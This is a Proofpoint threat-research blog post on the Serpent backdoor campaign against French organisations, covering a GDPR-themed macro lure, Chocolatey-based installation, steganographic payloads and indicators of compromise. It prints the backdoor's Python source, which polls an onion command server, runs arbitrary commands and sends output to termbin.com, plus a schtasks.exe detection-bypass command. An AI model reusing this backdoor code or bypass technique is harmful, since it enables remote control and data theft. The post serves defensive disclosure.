Blog / Threat Insight / Serpent, No Swiping! New Backdoor Targets French Entities with Unique Attack Chain

Serpent, No Swiping! New Backdoor Targets French Entities with Unique Attack Chain

MARCH 21, 2022 |


BRYAN CAMPBELL, ZACHARY ABZUG, ANDREW NORTHERN AND SELENA LARSON

Key Findings

- Proofpoint identified a targeted attack leveraging an open-source package installer Chocolatey to deliver a backdoor.
- The attack targeted French entities in the construction, real estate, and government industries.
- The attacker used a resume themed subject and lure purporting to be GDPR information.
- The attacker used steganography, including a cartoon image, to download and install the Serpent backdoor.
- The attacker also demonstrated a novel detection bypass technique using a Scheduled Task.
- Objectives are currently unknown however based on the tactics and targeting observed it is likely an advanced, targeted threat.

Overview

Proofpoint observed new, targeted activity impacting French entities in the construction and government sectors. The threat actor used macro-enabled Microsoft Word documents to distribute the Chocolatey installer package, an open-source package installer. Various parts of the VBA macro include the following ASCII art and depict a snake as below.




The threat actor attempted to install a backdoor on a potential victim's device, which could enable remote administration, command and control (C2), data theft, or deliver other additional payloads. Proofpoint refers to this backdoor as Serpent. The ultimate objective of the threat actor is currently unknown.

Campaign Details

In the observed campaign, messages are in French and purport to be, for example:

> From: "Jeanne" <jeanne.vrakele@gmail[.]com>
>
> Subject "Candidature - Jeanne Vrakele"

The messages contain a macro-enabled Microsoft Word document masquerading as information relating to the "règlement général sur la protection des données (RGPD)" or the European Union's General Data Protection Regulations (GDPR).


ec8c8c44eae3360be03e88a4bc7bb03f3de8d0a298bff7250941776fcea9faab - Word
FILE
HOME
INSERT
DESIGN
PAGE LAYOUT
REFERENCES
MAILINGS
REVIEW
VIEW
Paste
Cut
Copy
Format Painter
Clipboard
Font
Paragraph
Styles
Find
Replace
Select
Editing
RGPD
Règlement Général sur la Protection des Données
SECURITY WARNING
Macros have been disabled.
Enable Content
ec8c8c44eae3360be03e88a4bc7bb03f3de8d0a298bff7250941776fcea9...: 184 characters (an approximate value).
100%

Pour votre sécurité veuillez activer les macros pour pouvoir lire le contenu du document.

Vous pouvez les activer en cliquant sur "enable Content" / "Activer le contenu" en haut à gauche, comme sur l'image ci-dessous.

Figure 1: GDPR themed lure.

steganography. The PowerShell script first downloads, installs, and updates the Chocolatey installer package and repository script. Chocolatey is a software management automation tool for Windows that wraps installers, executables, zips, and scripts into compiled packages, similar to Homebrew for OSX. The software provides both open-source and paid versions with various levels of functionality. Proofpoint has not previously observed a threat actor use Chocolatey in campaigns.

The script then uses Chocolatey to install Python, including the pip Python package installer, which it then uses to install various dependencies including PySocks, a Python based reverse proxy client that enables users to send traffic through SOCKS and HTTP proxy servers.

Next, the script fetches another image file, e.g. https://www.fhccu[.]com/images/7[.]jpg, which contains a base64 encoded Python script also hidden using steganography, and saves the Python script as MicrosoftSecurityUpdate.py. The script then creates and executes a .bat file that in turn executes the Python script.

The attack chain ends with a command to a shortened URL which redirects to the Microsoft Office help website.

Figure 2: "Swiper" image with base64 encoded PowerShell script to download and install Chocolatey and Python and fetch another steganographic image.

The Python script (the Serpent backdoor) is as follows:

```
#!/usr/bin/python3

from subprocess import Popen, PIPE, STDOUT
import requests
import re
import socket
import time

cmd_url_order =
'http://mhocujuh3h6fek7k4efpxo5teyigezqkpixkbvc2mzaaprmusze6icqd.onion.pet/index.html'
cmd_url_answer =
hostname_pattern = 'host:%s-00' % hostname
headers = {}
referer = {'Referer': hostname_pattern}
cache_control = {'Cache-Control': 'no-cache'}
headers.update(referer)
headers.update(cache_control)
check_cmd_1 = ''

def recvall(sock, n):
  data = b''
  while len(data) < n:
    packet = sock.recv(n - len(data))
    if not packet:
      return None
    data += packet
  return data



def get_cmd():
    req = requests.get(cmd_url_order, headers=headers).content.decode().strip()
    if req == '':
        pass
    else:
        return req

def run_cmd(cmd):
   cmd_split = cmd.split('--')
    if cmd_split[1] == hostname:
        cmd = cmd_split[2]
        print(cmd)
        run = Popen(cmd, shell=True, stdin=PIPE, stdout=PIPE, stderr=STDOUT)#.decode()
        out = run.stdout.read()
        if not out:
            out = b'ok'
        termbin_cnx = socks.socksocket()
        termbin_cnx = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        socks.setdefaultproxy(socks.PROXY_TYPE_SOCKS5, '172.17.0.1', '9050', True)
        termbin_cnx.connect(('termbin.com', 9999))
        termbin_cnx.send(out)
        recv = termbin_cnx.recv(100000)
        termbin_url_created = recv.decode().rstrip('\x00').strip()
        print(termbin_url_created)
        termbin_header = {'Referer': hostname_pattern+" -- "+termbin_url_created}
        headers.update(termbin_header)
        try:
            push = requests.get(cmd_url_answer, headers=headers)
            print('executed')
            headers.update(referer)
        except Exception as e:
            print(e)
            pass
    else:
        print('not for me')
    time.sleep(10)
    try:
        check_cmd = get_cmd()
        if check_cmd != check_cmd_1:
            time.sleep(20)
            print(check_cmd)
            run_cmd(check_cmd)
            check_cmd_1 = check_cmd
            pass
    except Exception as e:
        print(e)
        pass
```

This Serpent backdoor periodically pings the “order” server (the first onion[.]pet URL) and expects responses of the form <random integer>--<hostname>--<command>. If <hostname> matches the hostname of the infected computer, the infected host runs the command provided by the order server (<command>), which could be any Windows command as designated by the attacker, and records the output. The malware then uses PySocks to connect to the command line pastebin tool Termbin, pastes the output to a bin, and receives the bin’s unique URL. Finally, the malware sends a request to the “answer” server (the second onion[.]pet URL), including the hostname and bin URL in the header. This allows the attacker to monitor the bin outputs via the “answer” URL and see what the infected host’s response was. The malware cycles through this process indefinitely.

Figure 3: Serpent backdoor attack chain.

Both steganographic images are hosted on what appears to be a Jamaican credit union website.

Figure 4: Image with base64 encoded Python script.

The threat actor uses a Tor proxy for command and control (C2) infrastructure, for example:

```
http://mhocujuh3h6fek7k4efpxo5teyigezqkpixkbvc2mzaaprmusze6icqd[.]onion[.]pet/index.html
```

Additional Tooling

In addition to the images used in this attack chain Proofpoint researchers have observed and identified additional payloads being served from the same host. One of particular interest is utilizing what Proofpoint believes to be a novel application of signed binary proxy execution using schtasks.exe. Notably, this is an attempt to bypass detection by defensive measures.

This command is contained within a similar Swiper image called ship.jpg after the end of file marker.

```
schtasks.exe /CREATE /SC ONEVENT /EC application /mo *[System/EventID=777] /f /TN run /TR
"calc.exe" & EVENTCREATE /ID 777 /L APPLICATION /T INFORMATION /SO DummyEvent /D
"Initiatescheduled task." &  schtasks.exe /DELETE /TN run /f
```

The above command leverages schtasks.exe to create a one-time task to call a portable executable. In this case the executable is called calc.exe. The trigger for this task is contingent on the creation of a Windows event with EventID of 777. The command then creates a dummy event to trigger the task and deletes the task from the task scheduler. This peculiar application of tasking logic results in the portable executable being executed as a child process of taskhostsw.exe which is a signed Windows binary.

Threat Assessment

The threat actor leveraged multiple unique behaviors and targeting suggesting this is likely an advanced, targeted threat.

Leveraging Chocolatey as an initial payload may allow the threat actor to bypass threat detection mechanisms because it is a legitimate software package and would not immediately be identified as malicious. The follow-on use of legitimate Python tools observed in network traffic may also not be flagged or identified as malicious. The use of steganography in the macro and follow-on payloads is unique; Proofpoint rarely observes the use of steganography in campaigns. Additionally, the technique using schtasks.exe to execute any desired portable executable file is also unique and previously unobserved by Proofpoint threat researchers.

Proofpoint does not associate this threat with a known actor or group.

The ultimate objectives of the threat actor are presently unknown. Successful compromise would enable a threat actor to conduct a variety of activities, including stealing information, obtaining control of an infected host, or installing additional

A Note on Highly Targeted Threats

Proofpoint has a vast amount of organic threat data to pour over every day. This presents unique challenges when trying to surface interesting threats. The aforementioned campaign and the threats contained within were surfaced using Proofpoint's machine learning-enabled Campaign Discovery tool. This tool uses a custom-built deep neural network model to generate useful numeric "encodings" of threats based on their behavioral forensics. These encodings are then used to generate clusters of similar threats. This allows Proofpoint's threat researchers to identify campaigns, including the shared infrastructure, TTPs, and indicators of compromise that define them more easily. By clustering together threats that are alike, the tool also facilitates the discovery of anomalous or unusual threats that are not similar to any other observed threats. We lovingly refer to this tool as Camp Disco and it sports themed ascii art like all sweet tools should.

Indicators of Compromise

Indicator	**Description**
https://www[.]fhccu[.]com/images/ship3[.]jpg	Encoded Payload URL
https://www[.]fhccu[.]com/images/7[.]jpg	Encoded Payload URL
http://ggfwk7yj5hus3ujdls5bjza4apkpfw5bjqbq4j6rixlogylr5x67dmid[.]onion[.]pet/index[.]html	C2
http://mhocujuh3h6fek7k4efpxo5teyigezqkpixkbvc2mzaaprmusze6icqd[.]onion[.]pet/index[.]html	C2
http://shorturl[.]at/qzES8	ShortURL
jeanne.vrakele@gmail[.]com	Sender Email
jean.dupontel@protonmail[.]com	Sender Email
no-reply@dgfip-nanterre[.]com	Sender Email

proofpoint.

ec8c8c44eae3360be03e88a4bc7bb03f3de8d0a298bff7250941776fcea9faab	Docm SHA256
8912f7255b8f091e90083e584709cf0c69a9b55e09587f5927c9ac39447d6a19	Docm SHA256

Proofpoint detects and blocks all documents associated with the campaigns and has published the following Emerging Threat signatures:

2035303 - ET INFO Observed Chocolatey Windows Package Management Domain (chocolatey .org in TLS SNI)

2035306 - ET INFO Chocolatey Windows Package Management Installation File Retrieval

2851286 - ETPRO MALWARE Malicious Script Retrieved via Image Request

← Previous Blog Post

Next Blog Post →

Products

Protect People

Defend Data

Mitigate Human Risk

Premium Services

Get Support

Product Support Login

Support Services

IP Address Blocked?

Connect with Us

+1-408-517-4710

Attend an Event

Contact Us

Free Demo Request

More

About Proofpoint

Why Proofpoint

Careers

Leadership Team

News Center

Privacy and Trust

proofpoint.

Terms and conditions Privacy Policy Sitemap